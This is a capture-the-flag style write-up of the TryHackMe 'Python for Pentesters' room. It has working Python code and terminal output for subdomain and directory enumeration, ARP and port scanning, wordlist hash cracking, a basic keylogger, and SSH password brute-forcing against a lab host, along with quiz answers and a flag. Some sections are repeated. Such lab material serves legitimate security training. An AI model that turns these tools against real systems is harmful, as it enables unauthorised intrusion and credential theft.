TRY HACK ME: Python for Pentesters Write-Up


Task 1 Introduction-

Python can be the most powerful tool in your arsenal as it can be used to build almost any of the other penetration testing tools. The scope of this module does not allow us to go into too many details on Python. Still, we will cover several key areas that will be useful during engagements and help you better understand Python.

Throughout this room, you will see how to:

- Use Python to enumerate the target's subdomain
- Build a simple keylogger
- Scan the network to find target systems
- Scan any target to find the open ports
- Download files from the internet
- Crack hashes

Answer to the questions of this section-



Task 2 Subdomain Enumeration –

Finding subdomains used by the target organization is an effective way to increase the attack surface and discover more vulnerabilities. The script will use a list of potential subdomains and prepends them to the domain name provided via a command-line argument. The script then tries to connect to the subdomains and assumes the ones that accept the connection exist.

Changes done to Original Code

```python
import requests
import sys

sub_list = open("subdomains.txt").read()
subdoms = sub_list.splitlines()

for sub in subdoms:
    sub_domains = f"http://{sub}.{sys.argv[1]}"

    try:
        requests.get(sub_domains)

    except requests.ConnectionError:
        pass

    else:
        print("Valid domain: ",sub_domains)
```

```
root@ip-10-10-84-92: ~
File  Edit  View  Search  Terminal  Help
  GNU nano 2.9.3                    subenum.py

import os
import sys
import requests

file = f"{sys.argv[1]}"
path = os.getcwd() + file

sub_list = open(file).read()
subdoms = sub_list.splitlines()

for sub in subdoms:
        sub_domains = f"http://{sub}.{sys.argv[2]}"

        try:
                                [ Read 22 lines ]
^G Get Help   ^O Write Out  ^W Where Is   ^K Cut Text   ^J Justify
^X Exit       ^R Read File  ^\ Replace    ^U Uncut Text ^T To Linter
THM AttackBox                                          1h 43m 59s
```

Result

```python
import requests
import sys

sub_list = open("subdomains.txt").read()
subdoms = sub_list.splitlines()

for sub in subdoms:
    sub_domains = f"http://{sub}.{sys.argv[1]}"

    try:
        requests.get(sub_domains)

    except requests.ConnectionError:
        pass

    else:
        print("Valid domain: ",sub_domains)
```

```
Sun 22 May, 17:15 AttackBox IP:10.10.84.92
root@ip-10-10-84-92: ~
File  Edit  View  Search  Terminal  Help
root@ip-10-10-84-92:~# nano subenum.py
root@ip-10-10-84-92:~# ls
Desktop   Instructions  Postman  Scripts     thinclient_drives
Downloads Pictures      Rooms    subenum.py  Tools
root@ip-10-10-84-92:~# sudo chmod x subenum.py
chmod: invalid mode: 'x'
Try 'chmod --help' for more information.
root@ip-10-10-84-92:~# sudo chmod +x subenum.py
root@ip-10-10-84-92:~# ls
Desktop   Instructions  Postman  Scripts     thinclient_drives
Downloads Pictures      Rooms    subenum.py  Tools
root@ip-10-10-84-92:~# python3 subenum.py /usr/share/wordlists/PythonForP
entesters/wordlist2.txt google.com
Valid Domains:  http://video.google.com
Valid Domains:  http://movie.google.com
Valid Domains:  http://time.google.com
Valid Domains:  http://music.google.com
root@ip-10-10-84-92:~#
THM AttackBox                                          1h 45m 23s
```

Answer to the questions of this section-

What other protocol could be used for subdomain enumeration?

DNS | Correct Answer | Hint

What function does Python use to get the input from the command line?

sys.argv | Correct Answer | Hint

Task 3 Directory Enumeration –

Reconnaissance is one of the most critical steps to the success of a penetration testing engagement. Once subdomains have been discovered, the next step would be to find directories. You will certainly notice the similarities with the subdomain enumeration script. This script takes an approach based on for loop and passes all "404" responses.

Changes done to Original Code

```python
import requests
import sys

sub_list = open("wordlist.txt").read()
directories = sub_list.splitlines()

for dir in directories:
    dir_enum = f"http://{sys.argv[1]}/{dir}.html"
    r = requests.get(dir_enum)
    if r.status_code==404:
        pass
    else:
        print("Valid directory:" ,dir_enum)
```

```
GNU nano 2.9.3                    direnum.py

import os
import sys
import requests

file = f"{sys.argv[1]}"
path = os.getcwd() + file

sub_list = open(file).read()
directories = sub_list.splitlines()

for dir in directories:
        dir_enum = f"http://{sys.argv[2]}/{dir}.html"

^G Get Help   ^O Write Out  ^W Where Is   ^K Cut Text   ^J Justify
^X Exit       ^R Read File  ^\ Replace    ^U Uncut Text ^T To Linter
```

Result

```python
import requests
import sys

sub_list = open("wordlist.txt").read()
directories = sub_list.splitlines()

for dir in directories:
    dir_enum = f"http://{sys.argv[1]}/{dir}.html"
    r = requests.get(dir_enum)
    if r.status_code==404:
        pass
    else:
        print("Valid directory:" ,dir_enum)
```

```
File  Edit  View  Search  Terminal  Help
root@ip-10-10-84-92:~# nano direnum.py
root@ip-10-10-84-92:~# ls
Desktop     Downloads     Pictures  Rooms     subenum.py          Tools
direnum.py  Instructions  Postman   Scripts   thinclient_drives
root@ip-10-10-84-92:~# sudo chmod +x direnum.py
root@ip-10-10-84-92:~# ls
Desktop     Downloads     Pictures  Rooms     subenum.py          Tools
direnum.py  Instructions  Postman   Scripts   thinclient_drives
root@ip-10-10-84-92:~# python3 direnum.py /usr/share/wordlists/PythonForP
entesters/wordlist2.txt 10.10.119.147
Valid directory:  http://10.10.119.147/surfer.html
Valid directory:  http://10.10.119.147/private.html
Valid directory:  http://10.10.119.147/apollo.html
Valid directory:  http://10.10.119.147/index.html
root@ip-10-10-84-92:~#
```

Answer to the questions of this section-

How many directories can your script identify on the target system? (extensions are .html)

4 — Correct Answer

What is the location of the login page?

private.html — Correct Answer

Where did you find a cryptic hash?


apollo.html — Correct Answer

Where are the usernames located?

surfer.html — Correct Answer

What is the password assigned to Rabbit?

lousyrabbo — Correct Answer



Directories found are mentioned below

How many directories can your script identify on the target system? (extensions are .html)

4 — Correct Answer

What is the location of the login page?

private.html — Correct Answer

Where did you find a cryptic hash?


apollo.html — Correct Answer

Where are the usernames located?

surfer.html — Correct Answer

What is the password assigned to Rabbit?

lousyrabbo — Correct Answer



How many directories can your script identify on the target system? (extensions are .html)

4 — Correct Answer

What is the location of the login page?

private.html — Correct Answer

Where did you find a cryptic hash?


apollo.html — Correct Answer

Where are the usernames located?

surfer.html — Correct Answer

What is the password assigned to Rabbit?

lousyrabbo — Correct Answer



Task 4 Network Scanner –

Python can be used to build a simple ICMP (Internet Control Message Protocol) scanner to identify potential targets on the network. However, ICMP packets can be monitored or blocked as the target organization would not expect a regular user to "ping a server". On the other hand, systems can be configured to not respond to ICMP requests. These are the main reasons why using the ARP (Address Resolution Protocol) to identify targets on the local network is more effective

Remember to install – apt install python3-scapy

Changes done to Original Code


```
from scapy.all import *

interface = "eth0"
ip_range = "10.10.X.X/24"
broadcastMac = "ff:ff:ff:ff:ff:ff"

packet = Ether(dst=broadcastMac)/ARP(pdst = ip_range)

ans, unans = srp(packet, timeout =2, iface=interface, inter=0.1)

for send,receive in ans:
        print (receive.sprintf(r"%Ether.src% - %ARP.psrc%"))
```



Result


```
from scapy.all import *

interface = "eth0"
ip_range = "10.10.X.X/24"
broadcastMac = "ff:ff:ff:ff:ff:ff"

packet = Ether(dst=broadcastMac)/ARP(pdst = ip_range)

ans, unans = srp(packet, timeout =2, iface=interface, inter=0.1)

for send,receive in ans:
        print (receive.sprintf(r"%Ether.src% - %ARP.psrc%"))
```



Answer to the questions of this section-

What module was used to create the ARP request packets?

scapy | Correct Answer | Hint

Which variable would you need to change according to your local IP block?

ip_range | Correct Answer | Hint

What variable would you change to run this code on a system with the network interface named ens33?

interface | Correct Answer

Task 5 Port Scanner –

In this task, we will be looking at a script to build a simple port scanner.

Original Code:

```
import sys
import socket
import pyfiglet

ascii_banner = pyfiglet.figlet_format("TryHackMe \n Python 4 Pentesters \nPort Scanner")
print(ascii_banner)

ip = '192.168.1.6'
open_ports =[]

ports = range(1, 65535)

def probe_port(ip, port, result = 1):
  try:
    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
```

```
    sock.settimeout(0.5)
    r = sock.connect_ex((ip, port))
    if r == 0:
      result = r
    sock.close()
  except Exception as e:
    pass
  return result

for port in ports:
    sys.stdout.flush()
    response = probe_port(ip, port)
    if response == 0:
        open_ports.append(port)

if open_ports:
  print ("Open Ports are: ")
  print (sorted(open_ports))
else:
  print ("Looks like no ports are open :(")
```

Changes done to Original Code


```
import sys
import socket
import pyfiglet


ascii_banner = pyfiglet.figlet_format("TryHackMe \n Python 4
Pentesters \nPort Scanner")
print(ascii_banner)


ip = '192.168.1.6'
open_ports =[]

ports = range(1, 65535)


def probe_port(ip, port, result = 1):
```



```
root@ip-10-10-84-92: ~
File  Edit  View  Search  Terminal  Help
  GNU nano 2.9.3                    portscan.py                    Modified

import sys,socket

ip = f"{sys.argv[1]}"
open_ports = []


ports = range(1, 65535)

def probe_port(ip, port, result = 1):
        try:
                sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
                sock.settimeout(0.5)
                r = sock.connect_ex((ip, port))
                if r == 0:

^G Get Help    ^O Write Out   ^W Where Is    ^K Cut Text    ^J Justify
^X Exit        ^R Read File   ^\ Replace     ^U Uncut Text  ^T To Linter
```

Result

```
root@ip-10-10-84-92:~# python3 portscan.py 10.10.119.147
Open Ports are:
[22, 80, 2100]
```

Answer to the questions of this section-

What protocol will most likely be using TCP port 22?

ssh — Correct Answer

What module did we import to be able to use sockets?

socket — Correct Answer

What function is likely to fail if we didn't import sys?

sys.stdout.flush — Correct Answer

How many ports are open on the target machine?

3 — Correct Answer

What is the highest port number open on the target system?

2100 — Correct Answer

Task 6 File Downloader –

Wget on Linux systems or Certutil on Windows are useful tools to download files

Code reference is taken with respect to - PSexec allow system administrators to run commands on remote Windows systems. We see that PSexec is also used in cyber attacks as it is usually not detected by antivirus software.

Changes done to Original Code

Answer the questions below

What is the function used to connect to the target website?

requests.get() — Correct Answer

What step of the Unified Cyber Kill Chain can PSexec be used in?

lateral movement — Correct Answer

```
GNU nano 2.9.3                filedownload.py                Modified

import requests

url = 'https://download.sysinternals.com/files/PSTools.zip'
r = requests.get(url, allow_redirects=True)
open('PSTools.zip', 'wb').write(r.content)
```

Answer to the questions of this section-

Answer is provided above

Task 7 Hash Cracker –

A Hash is often used to safeguard passwords and other important data. As a penetration tester, you may need to find the cleartext value for several different hashes. The Hash library in Python allows you to build hash crackers according to your requirements quickly.

The script for Hash Cracker follows below approach-

- Asks for the location of a wordlist
- Asks for the hash to be cracked
- Reads values from the wordlist (one per line)
- Converts cleartext values to MD5 hash values
- Compares the generated MD5 hash value with the value entered by the user

Changes done to Original Code

For md5

```
ascii_banner = pyfiglet.figlet_format("TryHackMe \n Python 4
Pentesters \n HASH CRACKER for MD 5")
print(ascii_banner)

wordlist_location = str(input('Enter wordlist file location: '))
hash_input = str(input('Enter hash to be cracked: '))

with open(wordlist_location, 'r') as file:
    for line in file.readlines():
        hash_ob = hashlib.md5(line.strip().encode())
        hashed_pass = hash_ob.hexdigest()
        if hashed_pass == hash_input:
            print('Found cleartext password! ' + line.strip())
            exit(0)
```

```
GNU nano 2.9.3                hashcrack.py                Modified

import hashlib

wordlist_location = str(input('Enter wordlist file location: '))
hash_input = str(input('Enter hash to be cracked: '))

with open(wordlist_location, 'r') as file:
    for line in file.readlines():
        hash_ob = hashlib.md5(line.strip().encode())
        hashed_pass = hash_ob.hexdigest()
        if hashed_pass == hash_input:
            print('Found cleartext password! ' + line.strip())
            exit(0)
```

For sha256

```
import hashlib

wordlist_location = str(input('Enter wordlist file location: '))
hash_input = str(input('Enter hash to be cracked: '))

with open(wordlist_location, 'r') as file:
    for line in file.readlines():
        hash_ob = hashlib.sha256(line.strip().encode())
        hashed_pass = hash_ob.hexdigest()
        if hashed_pass == hash_input:
            print('Found cleartext password! ' + line.strip())
            exit(0)
```

Result

For md5

```
root@ip-10-10-112-171:~# python3 hashcrack.py
Enter wordlist file location: /usr/share/wordlists/PythonForPentesters/wo
rdlist2.txt
Enter hash to be cracked: cd13b6a6af66fb774faa589a9d18f906
Found cleartext password! rainbow
root@ip-10-10-112-171:~#
```

For sha256

What is the hash you found during directory enumeration?

cd13b6a6af66fb774faa589a9d18f906 — Correct Answer

What is the cleartext value of this hash?

rainbow — Correct Answer

Modify the script to work with SHA256 hashes.

No answer needed — Correct Answer

Using the modified script find the cleartext value for 5030c5bd002de8713fef5daebd597620f5e8bcea31c603dccdfcdf502a57cc60

redwings — Correct Answer

```
root@ip-10-10-112-171: ~
File  Edit  View  Search  Terminal  Help
root@ip-10-10-112-171:~# python3 hashcrack.py
Enter wordlist file location: /usr/share/wordlists/PythonForPentesters/wo
rdlist2.txt
Enter hash to be cracked: 5030c5bd002de8713fef5daebd597620f5e8bcea31c603d
ccdfcdf502a57cc60
Found cleartext password! redwings
root@ip-10-10-112-171:~#
```

Answer to the questions of this section-

Answer is mentioned above in result

Task 8 Keyloggers –

Keylogger logs input capture form the system when any input is entered or typed by the user on the compromised system.

Remember to do – sudo pip3 install keyboard

“keyboard” module, which allows us to interact with the keyboard.

Changes done to Original Code

```
import keyboard
keys = keyboard.record(until ='ENTER')
keyboard.play(keys)
```

“keyboard.record” will record the keys until ENTER is pressed, and “keyboard.play” will replay them. As this script is logging keystrokes, any edit using backspace will also be seen.

Answer the questions below

What package installer was used?

pip3 — Correct Answer — Hint

What line in this code would you change to stop the result from being printed on the screen?

keyboard.play(keys) — Correct Answer — Hint

```
root@ip-10-10-112-171: ~
File  Edit  View  Search  Terminal  Help
GNU nano 2.9.3                    keylogger.py                    Modified

import keyboard
keys = keyboard.record(until ='ENTER')
keyboard.play(keys)
```

“keyboard.record” will record the keys until ENTER is pressed, and “keyboard.play” will replay them. As this script is logging keystrokes, any edit using backspace will also be seen.

Result

```
kali@kali:~$ sudo pip3 install keyboard
Collecting keyboard
  Downloading keyboard-0.13.5-py3-none-any.whl (58 kB)
     |████████████████████████████████| 58 kB 969 kB/s
Installing collected packages: keyboard
Successfully installed keyboard-0.13.5
kali@kali:~$ sudo python3 keylogger.py
hi there how are you , we are logging your words
hi there how are you , we are logging your words
kali@kali:~$ hi there how are you , we are logging your words
bash: hi: command not found
kali@kali:~$ hi there how are you , we are logging your words
bash: hi: command not found
kali@kali:~$
```

Answer to the questions of this section-

Answer is mentioned above.

Task 9 SSH Brute Forcing –

The powerful Python language is supported by a number of modules that easily extend its capabilities. Paramiko is an SSHv2 implementation that will be useful in building SSH clients and servers.

Changes done to Original Code

```
import paramiko

import sys

import os


target = str(input('Please enter target IP address: '))

username = str(input('Please enter username to bruteforce: '))

password_file = str(input('Please enter location of the password file: '))


def ssh_connect(password, code=0):

    ssh = paramiko.SSHClient()

    ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())


    try:

        ssh.connect(target, port=22, username=username, password=password)
```

```
    except paramiko.AuthenticationException:
        code = 1
    ssh.close()
    return code

with open(password_file, 'r') as file:
    for line in file.readlines():
        password = line.strip()

        try:
            response = ssh_connect(password)

            if response == 0:
                print('password found: '+ password)
                exit(0)
            elif response == 1:
                print('no luck')
        except Exception as e:
            print(e)
        pass

file.close()
```

Code Clarity-

Imports: We import modules we will use inside the script. As discussed earlier, we will need Paramiko to interact with the SSH server on the target system. "Sys" and "os" will provide us with the basic functionalities needed to read a file from the operating system (our password list in this case). As we are using Paramiko to communicate with the SSH server, we do not need to import "socket".

Inputs: This block will request input from the user. An alternative way to do this would be to accept the user input directly from the command line as an argument using "sys.argv[]".

SSH Connection: This section will create the "ssh_connect" function. Successful authentication will return a code 0, a failed authentication will return a code 1.

Password list: We then open the password file supplied earlier by the user and take each line as a password to be tried.

Responses: The script tries to connect to the SSH server and decides on an output based on the response code. Please note the response code here is the one generated by Paramiko and not an HTTP response code. The script exits once it has found a valid password.

```python
import paramiko
import sys
import os

target = str(input('Please enter target IP address: '))
username = str(input('Please enter username to bruteforce: '))
password_file = str(input('Please enter location of the password
file: '))

def ssh_connect(password, code=0):
    ssh = paramiko.SSHClient()
    ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())

    try:
        ssh.connect(target, port=22, username=username,
password=password)
```

```
File  Edit  View  Search  Terminal  Help
  GNU nano 2.9.3                    sshbrute.py

import paramiko,sys,os

target = str(input('Please enter target IP address: '))
port = str(input('Please enter the SSH port number: '))
username = str(input('Please enter username to bruteforce: '))
password_file = str(input('Please enter location of the password file: '$

def ssh_connect(password, code=0):
    ssh = paramiko.SSHClient()
    ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())

    try:
        ssh.connect(target, port, username=username, password=password)
    except paramiko.AuthenticationException:
        code = 1
    ssh.close()
    return code
```

Result

What username starting with the letter "t" did you find earlier?

tiffany | Correct Answer | Hint

What is the SSH password of this user?

trustno1 | Correct Answer

What is the content of the flag.txt file?

Answer format: ********** | Submit

```
File  Edit  View  Search  Terminal  Help
root@ip-10-10-112-171:~# python3 sshbrute.py
Please enter target IP address: 10.10.146.107
Please enter the SSH port number: 22
Please enter username to bruteforce: tiffany
Please enter location of the password file: /usr/share/wordlists/PythonFo
rPentesters/wordlist2.txt
no luck
no luck
no luck
no luck
no luck
no luck
no luck
no luck
```

```
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Mon May 23 16:41:03 UTC 2022

  System load:  0.01              Processes:           94
  Usage of /:   4.8% of 29.02GB   Users logged in:     0
  Memory usage: 18%               IP address for eth0: 10.10.146.107
  Swap usage:   0%


129 packages can be updated.
78 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Chec
k your Internet connection or proxy settings


Last login: Mon Jun 28 13:00:46 2021 from 10.9.2.216
$ ls
flag.txt
$ cat flag.txt
THM-737390028
$
```

Answer to the questions of this section-

The password we have received is **trustno1**, now navigate to **ssh tiffany@<victim ip>** using CLI

Flag fetched is THM-737390028

Task 10 Extra challenges

About how you could expand these tools or start building your own using Python:

- Use DNS requests to enumerate potential subdomains
- Build the keylogger to send the capture keystrokes to a server you built using Python
- Grab the banner of services running on open ports
- Crawl the target website to download .js library files included
- Try to build a Windows executable for each and see if they work as stand-alone applications on a Windows target
- Implement threading in enumeration and brute-forcing scripts to make them run faster

Answer to the questions of this section-

No Answer needed

That is all for this Write-up, hoping this will help you in solving the challenges of Python for Pentesters . Have Fun and Enjoy Hacking! Do visit other rooms and modules on TryHackMe for more learning.

-by Shefali Kumai

For more cyber security learning follow me here-

https://github.com/ctf-time

https://www.youtube.com/channel/UCf-F-eATCUXYaUVk8Xl7OOQ

https://www.instagram.com/cybersecurity.cyber_seek/